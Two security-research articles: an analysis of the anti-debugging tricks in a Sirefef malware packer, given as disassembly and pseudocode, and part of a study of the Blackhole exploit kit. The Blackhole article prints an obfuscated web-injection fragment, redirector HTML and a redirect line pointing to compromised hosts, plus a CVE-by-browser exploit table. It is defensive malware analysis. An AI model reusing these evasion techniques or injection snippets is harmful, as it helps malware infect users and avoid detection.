Sirefef is a fast-paced malware family. It frequently changes its obfuscated packer layer in order to avoid detection by AV scanners and to impede reverse engineering. This article focuses on one notable variant as a case study. We present the technical process we followed during analysis and examine the anti-debug/emulation techniques used. The SHA1 is: dba147310e514050e100ac6d22cca7f16b6b7049.

FIRST BATTLE GROUND

Sirefef's packer layer can be divided into three parts. This section will cover the first packer layer. Please note that we have only documented the novel tricks we encountered during the analysis, and have not mentioned the more mundane ones.

The mystery of MemoryWorkingSetList

NtQueryVirtualMemory() has an undocumented function, [MemoryWorkingSetList], which can be used in an anti-debug technique. Let's take a closer look at the trick.

The _MEMORY_WORKING_SET_LIST structure has a DWORD list entry member, WorkingSetList, which records memory entry information. The least significant 12 bits for each entry correspond to flags. If the ninth bit (0x100) is set, it corresponds to 'not written', so if you place a breakpoint in the page, the bit inverts. Figure 1 shows the trick.

ECX corresponds to the memory flag; the ESI contains the value of the virtual address where Sirefef may modify the binary under certain conditions. The ECX value is different (the ninth bit inverts) if you place a breakpoint

```
                add     edi, 4          ; Next WorkingSetList
                shr     ecx, 8          ; if ecx = 0x100
                cmp     edx, esi        ; edx = 33344000
                ja      short IfNotIntheMemRange ; PageNum
                cmp     esi, [ebp+MemSectionEnd] ; 33345000
                ja      short IfNotIntheMemRange ; PageNum

IntheMemRange:
                mov     esi, [ebp+addr_3334602c]
                and     [esi], ecx
```

Figure 1: MemoryWorkingSet flag checking loop.

into the range checked by the code (which is from 33344000 to 33345000 in this sample). If no breakpoint is set, the ECX value after shift is 1, otherwise it's 0. This memory range represents all the executable code from the entry point to the end of the code section. If the Sirefef sample executes without a debugger attached, the memory flag value (ECX) will be 0x100. Since software debuggers such as *OllyDbg* generally set a breakpoint at the code entry point by default, they are trapped every time. Skipping this check function, using other debuggers (such as *WinDbg*), or setting a system breakpoint in the meantime could help to avoid this trap. See the code example shown in Figure 2.

```
CheckIfParentBeenDebugged(BYTE * CheckAddr)
{
    NTSTATUS res;

    DWORD MemoryInformationLength = 0;
    DWORD SectionChkStart = 0x333443db;
    DWORD SectionChkEnd = 0x33345037;
    DWORD PageNum = 0;
    DWORD WorkingListEntry = 0;
    BYTE IfDebuggerAttached = 0;


    BYTE * Buf = NULL;
    DWORD * WorkingSetList_Start = NULL;

    do {
        Buf = (BYTE *)alloca(0x400);
        MemoryInformationLength += 0x400;
        memset(Buf, 0, MemoryInformationLength);
        res = ZwQueryVirtualMemory(MemSectionEnd,
                                   NULL,
                                   MemoryWorkingSetList,
                                   Buf,
                                   MemoryInformationLength,
                                   NULL);
    }
    while(res == STATUS_INFO_LENGTH_MISMATCH);

    if(NT_SUCCESS(res) && Buf)
    {
        PageNum = *(DWORD *)Buf;
        SectionChkStart = SectionChkStart & 0xFFFFF000;// SectionChkStart = 0x33344000
        SectionChkEnd = SectionChkEnd & 0xFFFFF000;//SectionChkEnd = 0x33345000
        WorkingSetList_Start = (DWORD *)(Buf + 4);

        do {
            WorkingListEntry = *WorkingSetList_Start;
            IfDebuggerAttached = (BYTE)WorkingListEntry >> 8;// IfWorkingListEntry_= 0x100
            WorkingListEntry = WorkingListEntry & 0xFFFFF000;

            if((SectionChkStart <= WorkingListEntry) && (SectionChkEnd >= WorkingListEntry))
                *(BYTE *)CheckAddr = *(BYTE *)CheckAddr & IfDebuggerAttached;

            WorkingSetList_Start++;
            --PageNum;
        }
        while(PageNum)
    }
}
```

Figure 2: Debugger check pseudo code.

Creating child processes using native APIs

Sirefef creates a child process for debugging at the native level. The actual decoding happens in the child process. It first calls the DbgUiConnectToDbg() and DbgUiGetThreadDebugObject() APIs to get

the DebugPort for the current thread, then it calls NtCreateProcess() to initialize a new process instance. Finally, RtlCreateUserThread() starts a new thread in the child process for debugging. Figure 3 shows the technique.

```
call    RtlAdjustPrivilege ; RtlAdjustPrivilege
call    DbgUiConnectToDbg ; DbgUiConnectToDbg
push    esi             ; ExceptionPort
call    DbgUiGetThreadDebugObject ; DbgUiGetThreadDbugObject
push    eax             ; DebugPort
push    esi             ; SectionHandle
push    esi             ; InheritHandles
push    [ebp+ProcessHandle] ; InheritFromProcessHandle
lea     eax, [ebp+ProcessHandle]
push    offset ObjectAttributes ; ObjectAttributes
push    1FFFFFh         ; DesiredAccess
push    eax             ; ProcessHandle
call    ZwCreateProcess ; ZwCreateProcess
push    offset traceflag_thread ; StartupRoutine
push    1000h           ; unknown5
push    100000h         ; unknown4
push    esi             ; unknown3
push    esi             ; unknown2
push    esi             ; unknown1
push    [ebp+ProcessHandle] ; ProcessHandle
call    RtlCreateUserThread ; RtlCreateUserThread
```

Figure 3: Creating processes using native APIs.

Debugger impeding at the native API level

Once the child process has been created, a debugging loop is created for debugging incoming messages from the child. The implementation for the debugger is also at the native level. The following APIs are used for this purpose:

- DbgUiWaitStateChange()
- DbgUiConvertStateChangeStructure()
- DbgUiContinue()
- DbgUiStopDebugging()

Since only one debugger can be attached to a process, other debuggers are blocked by this trick. To solve this problem, we can set the DebugPort to Null or manually invoke DebugActiveProcessStop() later to detach the debugger.

Complex payload decryption

The actual decryption occurs in the child process. Three obstacles are used to make the decryption complex:

- **Memory hash check**

  A hash of a specific code section is calculated by a call to RtlComputeCrc32(); the value is used later as a decryption key (RC4). As we mentioned earlier, if the [MemoryWorkingSetList] trick triggered, or any modification has occurred in memory during the analysis, the wrong hash will be generated. Figure 4 shows the memory CRC calculation.

```
mov     esi, RtlComputeCrc32
mov     [eax+PEB.BeingDebugged], 1
mov     eax, offset nullsub_1 ; 333443db
mov     ecx, offset byte_33344C34
sub     ecx, eax
push    ecx             ; LEN
push    eax             ; START
mov     eax, offset sub_33346020
mov     ecx, offset word_33346096
sub     ecx, eax
push    ecx             ; LEN2
push    eax             ; START2
push    0
call    esi ; RtlComputeCrc32
push    eax
call    esi ; RtlComputeCrc32
mov     ecx, eax
call    traceflag
```

Figure 4: Memory CRC calculation.

We can see that the memory range from 333443db to 33344c34 and 33346020 to 33346096 has been calculated to the CRC value. As a result, any modification that happens within those memory ranges will lead to the wrong CRC value.

The solution? Don't set any breakpoints during analysis.

- **256 single-step exceptions**

  Sirefef also uses 256 single-step exceptions to trigger the decryption handling routine in the parent. The decryption routine calculates the value of the first layer key and returns the value to the child. Control switches 256 times between the parent and child, which means that neither process can be simply detached. From Figure 4, we can see that ECX carries the memory CRC value, then the function, which sets the traceflag. This is identified as follows:

```
xor     eax, eax
pushf
or      dword ptr [esp], 100h
popf
sbb     eax, ecx
retn
```

Figure 5: Traceflag function.

From Figure 5, we can see that the function sets the TF (trap flag) at line 4, then performs an sbb (subtraction with borrow) between EAX and ECX at line 5. The TF triggers the single-step exception and shifts control to the exception handler in the parent. Figure 6 shows the exception handler.

```
DebuggingLoop:
                call    DbgUiWaitStateChange
                call    DbgUiConvertStateChangeStructure
                mov     eax, [esp+358h+DebugEvent.dwDebugEventCode]
                dec     eax
                jz      short EXCEPTION_DEBUG_EVENT
EXCEPTION_DEBUG_EVENT:
                cmp     dword ptr [esp+358h+DebugEvent.u], EXCEPTION_BREAKPOINT
                jnz     short loc_333448EC
loc_333448EC:
                cmp     dword ptr [esp+358h+DebugEvent.u], EXCEPTION_SINGLE_STEP
                jnz     short DbgNotHandle
                mov     edi, [esp+35Ch+RC_keyBuf]
                mov     [ebp+lpContext.ContextFlags], 10003h ;
                call    ZwGetThreadContext
                mov     eax, [ebp+lpContext. Eax]
                mov     cl, byte ptr [ebp+var_8]
                rol     eax, cl
                cmp     [ebp+count], 0  ; Count = 0x100
                mov     [ebp+lpContext._Eax], eax
                mov     al, byte ptr [ebp+var_4]
                mov     [edi], al       ; EDI is RC_KeyBuf
                jnz     short IfCountNotZero
                xor     eax, eax
                inc     eax
                jmp     short FinishDecryption
; ---------------------------------------------------------------------------

IfCountNotZero:                         ; CODE XREF:
                or      [ebp+lpContext.EFlags], 100h
                sub     [ebp+lpContext._Eip], 2
                lea     eax, [ebp+lpContext]
                push    eax
                push    [ebp+ThreadHandle]
                call    ZwSetThreadContext
FinishDecryption:
                call    DbgUiContinue
```

Figure 6: 256 single-step exception handler.

We can see that lpContext.EAX is assigned a new calculated value (see the red box), and the TF is set for the original context. The exception handler modifies the EIP two bytes back, thus executing the sbb again, another 256 times. After this is done, the key is stored in EAX. (We also notice that the EDI value contains another RC4 key buffer [RC_keyBuf in the blue box], which is for further decryption and will be discussed in a later section.)

The solution is… Wait for the last single-step exception to trigger, then detach the process safely after the decryption is complete.

- **RC4 algorithm**

  The RC4 algorithm is popular in the virus industry nowadays. Sirefef also uses it for producing the first layer final key.

  With the key, we can correctly decrypt the second layer and move onto the second battle ground.

SECOND BATTLE GROUND

The second battle starts in the child process but ends in the parent. The second layer final key is generated at the end of this battle. We've listed some notable tricks below:

Debugging parent

As we already know, Sirefef creates a child process for debugging. However, this is not one-way debugging. The child process also debugs the parent. The child first checks if any debugger is attached to the parent. If it is, the child detaches the debugger and attaches itself. Figure 7 shows the detail.

```
loc_33344F1D:                           ; CODE XREF: AttachtoParent+D↑j
                push    0               ; ReturnLength
                push    4               ; ProcessInformationLength
                lea     eax, [ebp+ProcessInformation]
                push    eax             ; ProcessInformation
                push    1Eh             ; ProcessInformationClass
                push    ebx             ; ProcessHandle
                call    ZwQueryInformationProcess ; Check If Parent has been debugged
                test    eax, eax
                jge     short IfAlreadyDebugging
IfAlreadyDebugging:                     ; CODE XREF: Attacht
                push    esi
                mov     esi, DbgUiGetThreadDebugObject
                push    edi
                call    esi ; DbgUiGetThreadDebugObject
                push    [ebp+ProcessInformation]
                mov     edi, DbgUiSetThreadDbugObject
                mov     [ebp+ThreadDebugObject], eax
                call    edi ; DbgUiSetThreadDbugObject
                push    ebx
                call    ZwSuspendProcess
                push    ebx
                call    DbgUiStopDebugging
                push    [ebp+ThreadDebugObject]
                call    edi ; DbgUiSetThreadDbugObject
                push    [ebp+ProcessInformation] ; Handle
                call    ZwClose
                call    esi ; DbgUiGetThreadDebugObject
                push    eax
                push    ebx
                call    ZwDebugActiveProcess
```

Figure 7: Debugging parent.

We can see that the return value from ZwQueryInformationProcess() is used for checking the debugger. If found, the debugging APIs that follow are used to detach the debugger. So if you are using a debugger on the parent, you may no longer have control of your attempted debugging process since you've been forced to detach. Since the two processes are debugging each other, you can't attach a debugger to either of them. The solution: after a further look into the child debugging loop, we discovered that the child passes some 'magic value' to the parent (we will cover this further in a later section). We can simply disable this child debugging thread and manually provide the value needed by the parent ourselves.

The mystery of Exception_Record

At the end of the battle with the child process, an exception record structure is used to pass the initial decryption key to the parent. Consider Figure 8:

```
mov     edx, [ebp+var_4] ; 36fb2c
mov     ecx, [ebp+MagicValue]
lea     eax, [edx+1]
int     2Dh             ; Windows NT - debugging services: eax = type
```

Figure 8: Int 2D trick.

As we can see, the Sirefef child process triggers an exception on int 2D (the code fragment comes from the child debugging loop). Int 2D is one popular technique used

for anti-debugging. In this case, the ECX register carries a 'magic value', which is the initial decryption key. After the exception triggers, ECX is passed to the Exception_Record ->ExceptionInformation[1] (which is the magic value) and the parent handler catches the value for further generation of the second layer final key. Figure 9 shows the Exception_ Record related to int 2D.

```
Exception_Record:

ExceptionCode = Status_BREAKPOINT;
ExceptionFlags = 0;
ExceptionRecord = 0;
ExceptionAddress = Eip;
NumberOfParameters = 3;
ExceptionParameters[0] = Eax;
ExceptionParameters[1] = Ecx;
ExceptionParameters[2] = Edx;
```

Figure 9: Int 2D Exception_Record.

We can see that after int 2D triggers, the magic value is passed to the Exception_Record->ExceptionParameters[1]. Now let's take a look at the exception handler:

```
EXCEPTION_DEBUG_EVENT:
cmp     dword ptr [esp+358h+DebugEvent.u], EXCEPTION_BREAKPOINT
jnz     short loc_333448EC
Exception_Breakpoint:
mov     eax, dword ptr [esp+358h+DebugEvent.u+18h] ; ExceptionInformation[1] = Ecx (MagicValue: 0xEA058378)
mov     [esp+358h+MagicValueHolder], eax
lea     eax, [esp+358h+RC_key]
push    eax
lea     esi, [esp+35Ch+RC_lpBuf]
call    RC4init
push    [esp+358h+MagicValueHolder]
lea     eax, [esp+35Ch+RC_lpBuf]
push    eax
call    DoDecryption
```

Figure 10: Int 2D exception handler.

The first line passes the ExceptionParameters[1] to EAX, then the RC4 decryption executes. We also notice that the RC_key has been passed to EAX (see the blue box). Remember the EDI key buffer value (actually the RC_keybuf) initialized in the 256 single-step handler? Yes, this one is contained in EAX and participates in the RC4 decryption.

In order to bypass this trick, we can manually trigger int 2D when the execution first occurs in the child (doing this means that the parent debugger checking routine we mentioned earlier will also not trigger). We are then able to modify the ExceptionParameters[1] in Figure 10 to supply the magic value to the parent.

THIRD BATTLE GROUND

The third and final battle arena occurs inside the parent.

VEH (Vectored Exception Handler) and secret DLL loading

Sirefef calls RtlAddVectoredExceptionHandler() to install the VEH for handling exceptions rather than using the more typical SEH (Structured Exception Handler). Figure 11 shows the implementation:

```
push    offset Sirefef_VEH_Handler2
push    1
mov     ds:MagicValueHolder, eax
call    RtlAddVectoredExceptionHandler
```

Figure 11: Vectored Exception Handler (VEH).

After the VEH is installed, Sirefef sets a hardware breakpoint on NtMapViewOfSection() then calls LdrLoadDll(). Since NtMapViewOfSection() is invoked by LdrLoadDll(), the exception will trigger, and the code control shifts to the VEH. The VEH is in charge of the decryption of the DLL in memory, which is loaded last. After the NtMapViewOfSection() returns, the DLL is available to load.

```
push    offset unk_33347000 ; \knowndlls\ea058378.dll
push    SECTION_ALL_ACCESS
lea     eax, [ebp+MagicValue]
push    eax
call    ZwCreateSection
pop     edi
test    eax, eax
jl      short loc_33344E23
push    2CCh            ; Size
lea     eax, [ebp+Dst]
push    0               ; Val
push    eax             ; Dst
call    memset_0
mov     eax, ZwMapViewOfSection
add     esp, 0Ch
mov     [ebp+Dst.Dr3], eax
lea     eax, [ebp+Dst]
push    eax
push    0FFFFFFFEh
mov     [ebp+Dst.ContextFlags], CONTEXT_DEBUG_REGISTERS
mov     [ebp+Dst.Dr7], 40h
call    ZwSetThreadContext
lea     eax, [ebp+var_1C]
push    eax
push    offset UszDllName
push    0
push    0
call    LdrLoadDll      ; Exception Actually Happened here
```

Figure 12: Secret DLL loading part 1.

From Figure 12, we can see that the DLL memory section is created first, then the NtMapViewOfSection() address is passed to the thread Context->Dr3 (hardware breakpoint set), then LdrLoadDll() is called. At this stage, the DLL memory section is empty – the section write occurs in the VEH.

In Figure 13, we can see that the magic value is passed to RC4 again for decryption. Then the image's characteristic is modified from EXE to DLL in line 5. After that, the NtProtectVirtualMemory() API is called to make the page

```
push    ds:MagicValueHolder
lea     esi, [ebp+var_10C]
call    doRC4init
mov     eax, 2000h
or      ds:word_33330016[esi], ax
push    eax
push    PAGE_EXECUTE_READWRITE
lea     eax, [ebp+var_8] ; size = 13000
push    eax
lea     eax, [ebp+var_4] ; addr = 33330000
push    eax
push    0FFFFFFFFh
mov     [ebp+var_4], ebx
call    ZwProtectVirtualMemory

mov     edx, offset unk_33330200
mov     byte ptr [ebp+arg_8+3], 0
mov     byte ptr [ebp+arg_18+3], 0
call    decrypt
```

Figure 13: Secret DLL loading part 2.

writeable and executable. Finally, the decryption occurs, starting from 0x33330200.

The trouble with this trick is that the analysis tracing step can be difficult because the hardware breakpoint is set on a sub-function called from LdrLoadDll(). The solution: since LdrLoadDll() will eventually call all the loaded module's DllMain() functions, we can set a breakpoint at LdrpCallInitRoutine() to continue analysis.

CONCLUSIONS

This article has focused on some novel anti-debug/emulation techniques used in a Sirefef variant's packer layer. We recorded these observations during our analysis and documented them in detail as a case study. We hope these details will assist other analysts in understanding Sirefef's anti-debug/emulation techniques and how it contributes to evading analysis.

ACKNOWLEDGEMENTS

I would like to acknowledge the considerable contribution of my colleagues Scott Molenkamp and Peter Ferrie.

REFERENCES

[1] Almeida, A. Kernel and remote debuggers. Developer Fusion. http://www.developerfusion.com/article/84367/kernel-and-remote-debuggers/.

[2] Ferrie, P. The 'Ultimate' Anti-Debugging Reference. http://pferrie.host22.com/papers/antidebug.pdf.

FEATURE 2

PART 2: INTERACTION WITH A BLACK HOLE

Gabor Szappanos
Sophos, Hungary

Clearly, I should return my university diploma in Physics after coming up with a title like this. You cannot interact with a black hole by definition. The data flow is one-sided: everything goes in, nothing comes out – which hardly qualifies as an interaction. However, this is not the case with the Blackhole exploit kit, where information flows both in and out. Yet researching the latest Blackhole server version does remind me of examining a black hole: we have no information about what goes on inside, and we can only draw conclusions based on the effects it has on its surroundings. However, every analogy breaks at some point: we can observe the malware specimens that are coming out of Blackhole – there is a definite outward flow of information.

We can also take the knowledge gathered from analysing the old Blackhole server-side code, and see how useful it is when taking apart the attacks performed with this kit.

Essentially, we have two fairly incomplete sources of information: the outdated server-side source code and the outgoing flow of malware. From these two we can sketch a reasonably good picture of what is going on inside the server hosting the Blackhole exploit kit.

We will find that even though the code in question is quite a few versions behind the current code, the overall general operation hasn't changed too much.

ATTACK IN DETAIL

The first part of this two-part series [1] ended with the deobfuscation of the server code, which was not complete, but sufficient for a general understanding of its operation. It proved to be possible to follow the chain of events both from the client side and the server side. The client-side events had already been documented in detail [2], while the server-side part was the missing piece that this article attempts to fill.

Data about the Blackhole attacks was gathered during a relatively long period from October 2011 until September 2012, which gave an insight into the moving parts and those that remained constant.

Typically, the initial vector of attack was spammed email messages. The email either came with an attached script that redirected to the Blackhole server or contained a direct link to the server – or, in its most simplistic form, the payload executable was sent out directly with the message.

Another known vector of Blackhole distribution was the injection of downloader code into websites. This method resulted in a very similar sequence of events, with only the initial vector differing.

CHAIN OF EVENTS

Throughout the rest of the article I will refer to the most important server-side components as they are referred to in the configuration file (config.php). These are:

- *mainfile*: As the first point of contact with the server, this PHP page receives the incoming requests from the targeted computers. Upon receiving a request, this page prepares (based on information gathered from the incoming request) a custom tailored downloader script that exploits the vulnerabilities identified on the target computer.
- *downloadfile*: The individual exploits handed out by the mainfile connect back to this PHP page. Upon receiving a request, this page hands out the binary payload to the target computer.

A typical attack line consists of four distinct phases:

1. *Initial vector*: The targeted host is provided with a carrier; this offers a hyperlink to initiate a chain of events that concludes in the Blackhole infection.
2. *Redirections*: The initial vector from the previous stage is redirected through intermediate sites to make tracing the attack more complicated.
3. *mainfile*: The hosting server is contacted and the server code collects and distributes the exploit functions for the targeted host.
4. *downloadfile*: After any of the served exploits from the previous phase is activated, its downloader code connects back and the server code distributes the binary (Win32) executable payload.

A real example of the above scheme is shown in Figure 1.




Figure 1: Real-life example.

Throughout the rest of the paper, I will not go into great depth on the working of the individual components if I feel that the particular component is already well documented [2].

Initial vector

All the fun starts with an official-seeming email, as illustrated in Figure 2.




Figure 2: Typical official-looking email message.

It is interesting that in all of the identified email attacks the criminals used emails that looked like official notifications from an authority (e.g. BBB, IRS, *UPS*, *Amazon*, EFTPS), rather than the more basic instinct inspiring Viagra/'naked teen girls'/'Britney Spears exposed' themes that are commonly observed in other malware distribution campaigns. The HTML messages contained a link that led to the next stage. In some rare cases the entire redirections stage was skipped, and the email itself contained a direct link or a JavaScript-obfuscated link to mainfile.

The other common intrusion vector for the Blackhole attacks was web infection: HTML or JS files on web servers were injected with downloader code. The infection reportedly occurred [5] using stolen FTP credentials to access the websites.

The JavaScript code in Figure 3 is stored in a byte array, in which the original values are modified by an encryption key. This key is generated from the seconds value of Date(2010,11,3,2,21,4). This is an interesting date, which

```
<script>function createCSS(selector,declaration){var ua=navigator.userAgent.
toLowerCase(); var isIE=(/msie/.test(ua))&&!(/opera/.test(ua))&&(/win/.test(
ua)); var style_node=document.createElement("style"); if(!isIE)style_node.
innerHTML=selector+" {"+declaration+"}"; document.getElementsByTagName(
"head")[0].appendChild(style_node); if(isIE&&document.styleSheets&&document.
styleSheets.length >; 0){var last_style_node=document.styleSheets[document.
styleSheets.length-1]; if(typeof(last_style_node.addRule)=="object")
last_style_node.addRule(selector,declaration); }}; createCSS('#va',
'background:url(data:,String.fromCharCode)'); var rovt=null; var r=document.
styleSheets; for(var i=0; i <; r.length; i++){try{var bya=r[i].cssRules| | r
[i].rules; for(var ofk=0; ofk <; bya.length; ofk++){var pju=bya.item?bya.
item(ofk):bya[ofk]; if(!pju.selectorText.match(/#va/))continue; fycx=(pju.
cssText)?pju.cssText:pju.style.cssText; rovt=fycx.match(/(S[^")]+)/)[1];
crxm=pju.selectorText.substr(1); }; }catch(e){}; }
2: ui=new Date(2010,11,3,2,21,4); t=ui.getSeconds(); var latj=[36/t,36/t,420
/t,408/t,128/t,160/t,400/t,444/t,396/t,468/t,436/t,404/t,440/t,464/t,184/t,
412/t,404/t,464/t,276/t,432/t,404/t,436/t,404/t,440/t,464/t,460/t,264/t,484/
t,336/t,388/t,412/t,312/t,388/t,436/t,404/t,160/t,156/t,392/t,444/t,400/t,
```

Figure 3: Blackhole web infection component.

keeps recurring in Blackhole components: it was used in the server code, and it keeps appearing in the web infection code as well.

Redirections

The redirections stage consisted of intermediate encrypted JavaScript files. Typically, there were a few dozen to a few hundred HTML pages to begin with. These are usually hacked legitimate websites; the URL is recognizable within a campaign. Most often it takes the form of hxxp://[legitimatedomain]/VHuzAprT/index.html, with a legitimate domain, a random directory and index.html. The other common scheme used hacked *WordPress* sites, with the HTML redirector page placed in one of the default directories – for example: hxxp://stoprocking.com/wp-content/themes/twentyten/palco.html. In the latter case the HTML filename is unique within a campaign, but changes between the distribution runs, and is a filename that looks normal, but is not such a commonly used name as index.html.

These HTML pages are simple, and without any obfuscation just link to the next step, the JavaScript part:

```
<html>
<h1>WAIT PLEASE</h1>
 <h3>Loading...</h3>
 <script language="JavaScript" type="text/JavaScript"
src="hxxp://www.grapevalleytours.com.au/ajaxam.js"></
script>
 <script language="JavaScript" type="text/JavaScript"
src="hxxp://www.womenetcetera.com/ajaxam.js"></
script>
 <script language="JavaScript" type="text/JavaScript"
src="hxxp://levillagesaintpaul.com/ccounter.js"></
script>
 <script language="JavaScript" type="text/JavaScript"
src="hxxp://fasttrialpayments.com/kquery.js"></
script>
 </html>
```

Typically, there are between three and five different JavaScript links, which all refer to the same, even more simplistic content.

```
document.location='hxxp://downloaddatafast.serveftp.
com/main.php?page=db3408bf080473cf';
```

This stage is the most flexible part – sometimes the HTML part is missing, sometimes the JavaScript part, and rarely both of them (when the initial spammed email messages contain a direct link to the server).

At the end of the chain there is the mainfile link, which is the first encounter with the Blackhole hosting server. The link has an easy-to-recognize structure:

http://{server}/{mainfile}?{threadid}={random hex digits}

The above scheme was followed in all of the cases we observed.

{server} denotes the hosting server of the Blackhole kit, *{mainfile}* was the name of the main exploit dispatcher script, which returned the downloader script with the exploits. *{threadid}* was an identifier that was meant to identify distribution campaigns. Its value changed over time, while in the short-term may have persisted for a while when only the hosting server names changed daily. One particular thread ID, 73a07bcb51f4be71, was very enduring, appearing several times in the period between 31/01/2012 and 03/04/2012.

This thread ID was supposed to be the corner point of the Blackhole TDS functionality. It identified a set of possible configurations, distinguishing between the distribution campaigns. For each configuration set, different rules (regarding the distributed exploit) could be defined, determined by the value of the BrowserID, CountryID and OSID information gathered from the incoming request.

So in theory, Blackhole could serve custom tailored exploits for the attacked computers. In practice, however, the 1.0.2 configuration contained a single rule that served all distribution campaigns and OS/browser/country combinations. Despite the fact that a fully fledged TDS functionality was available, and that the particular code base was supposed to support 28 different server installations simultaneously, it was not utilized.

However, the situation has changed significantly in the latest identified installation. Mapping the actual state in September 2012 (version 1.2.5 of the kit), probing with different OS and browser versions, we observed a very granular TDS functionality, which is summarized in Table 1.

Mainfile

Upon receiving the incoming request, the 'RedirectsSplit' value in threaddata.php determines the type of reaction

Exploit delivered	*Vista: IE7, IE8 Win7: IE9, IE10*	*Win7: Mozilla22, Opera12, Safari5 Android: Safari5*	*Win7: Firefox14*	*Vista: IE6*	*Non-Windows platforms*	*WinNT90: IE9*	*Win8: Chrome17*
Java (CVE-2010-0840, CVE-2012-0507)	+	+	+	+	-	+	+
XMLHTTP+ADODBSTREAM downloader (MS06-014)	-	-	-	+	-	-	-
(CVE-2009-0927, CVE-2008-2992, CVE-2009-4324, CVE-2007-5659) or CVE-2010-0188	+ (IFRAME)	+ (object)	+ (object + IFRAME)	+ (IFRAME)	-	+ (IFRAME)	+ (object)
HCP (CVE-2010-1885) XMLHTTP+ADODB	-	-	-	-	-	-	-
Flash (CVE-2011-0611)	-	-	-	-	+	+	+
Flash (CVE-2011-2110)	+	+	+	+	+	+	+
CVE-2012-1889	-	-	-	-	-	-	-

Table 1: Exploit distribution table in relation to OS/browser version info.

Exploit delivered	*OSX: IE5 WinCE: IE4*	*Win2K: Firefox5*	*WinXP:IE9*	*WinXP: Chrome17*	*Win95: IE4 Win98: IE4, IE5, IE6 WinNT: IE5 WinNT351: IE5 WinNT40: IE5 Win2K: IE4, IE5, IE6*	*Win2K3: IE7*	*Win2K: IE8 WinXP: AOL96*
Java (CVE-2010-0840, CVE-2012-0507)	-	+	+	+	+	+	+
XMLHTTP+ADODBSTREAM downloader (MS06-014)	+	-	-	-	+	-	-
(CVE-2009-0927, CVE-2008-2992, CVE-2009-4324, CVE-2007-5659) or CVE-2010-0188	-	+ (object + IFRAME)	+ (IFRAME)	+ (object)	+ (IFRAME)	+ (IFRAME)	+ (object)
HCP (CVE-2010-1885) XMLHTTP+ADODB	-	-	+ (link)	+ (link)	-	+ (embed)	+ (embed)
Flash (CVE-2011-0611)	+	+	+	+	+	+	+
Flash (CVE-2011-2110)	+	+	+	+	+	+	+
CVE-2012-1889	-	-	-	-	-	-	-

Table 1 (contd.): Exploit distribution table in relation to OS/browser version info.

required. If it has some predefined value(s), it simply redirects the incoming request to the configured URL(s). If the value is not set, the exploit kit goes on to build the mainfile response, which will be a collection of functions, each of them exploiting a particular vulnerability.

Both the redirect and the attack response are logged in the MySQL database along with the IP address of the requesting victim.

The mainfile response is gathered from predefined building blocks. It consists of the JavaScript-enabled exploit functions, a general Java downloader that works without JavaScript support, and an end_redirect() finishing function. Finally, the returned script is encrypted.

The build logic is roughly the following:

```
insert = "end_redirect{};PluginDetect(){…};"
if exploit_1 is selected {
   insert += "exploit1() {exploit1_code; call
exploit2()}"
}
else {
insert += "exploit1() { call exploit2()}"
}
if exploit_2 is selected {
   insert += "exploit2() {exploit2_code; call
exploit3()}"
}
else {
insert += "exploit2() { call exploit3()}"
}
…
insert += "call end_redirect{}; call exploit1()"
write NO_JS_html + JS_crypt(insert)
```

The exploit functions in all 1.2.x kit versions are named spl0 through spl7. In the recently recorded attacks exploit function 0 was turned off, and exploit function 1 was absent from the building logic.

The infection script begins with the PluginDetect public library code [3], which is used to extract the relevant version information:

- OS
- Browser (and browser version)
- *Adobe Flash* version
- *Adobe Reader* version
- Java version

This library is available for download, and in addition to the above list used by the Blackhole kit, other plug-ins are supported:

- *QuickTime*
- *DevalVR*
- *Shockwave*
- *Windows Media Player*
- *Silverlight*
- *VLC Player*
- *RealPlayer*

The user-friendly download interface builds the script based on the specified settings regarding which of the plug-in versions should be included. It is not only Blackhole that has discovered this useful utility: the Bleeding Life exploit kit has used it, and recently the NeoSploit pack also added it [6] to its arsenal.

Blackhole has been using this library since at least version 1.0.2 – back then, it was only used in the PDF-related exploit function. Later versions, starting with 1.1.0, moved the library up front of the code, to enable it to be referenced globally by the other exploit functions as well.

The library code is inserted into the resulting script as a BASE64-encoded blob and unpacked on the fly when building the mainfile response page – which is an unusual practice. The most likely reason for this is that, this way, the author could avoid the pain of escaping all special characters in the PluginDetect code when using it as a string constant in the mainfile generation code. That would involve the error-prone process of going through about 10KB of script code, which would have to be repeated whenever the PluginDetect version or the included modules changed (which happened a couple of times over the lifetime of the Blackhole exploit kit [see Table 2]).

The individual exploit functions are organized in a function call chain. If a particular exploit is selected, then the appropriate function contains the exploit code, otherwise only the call to the next exploit function is present. During the construction of the script, all rules from threaddata.php are enumerated and matched against the information gathered from the incoming HTTP request. Filters can be defined by OS version, browser ID and country ID. For each defined rule a different set of exploit functions can be returned, thus implementing the TDS functionality.

